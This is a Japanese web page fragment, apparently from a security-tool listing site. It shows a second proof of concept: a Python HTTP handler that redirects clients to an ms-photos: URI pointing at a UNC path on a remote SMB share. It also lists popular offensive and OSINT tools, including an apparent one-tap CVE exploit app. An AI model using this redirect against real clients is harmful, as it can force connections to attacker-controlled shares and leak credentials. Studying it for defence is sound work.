

poc2



これは、アプリケーションがms-photos URIスキームに直接リダイレクトし、サーバーのUNCパスを含んでいるため機能します:


class RedirectHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/":
            self.send_response(302)  # HTTP 302 Found (temporary redirect)
            self.send_header('Location', 'ms-photos:viewer?fileName=\\\\192.168.159.129\\share\\Capture.png')
            self.end_headers()
        else:
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b"Not Found")

クライアント側からのリダイレクト:

image


注記


このコードは教育および研究目的のみに提供されています。
著者はこのコードの誤用について一切の責任を負いません。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →








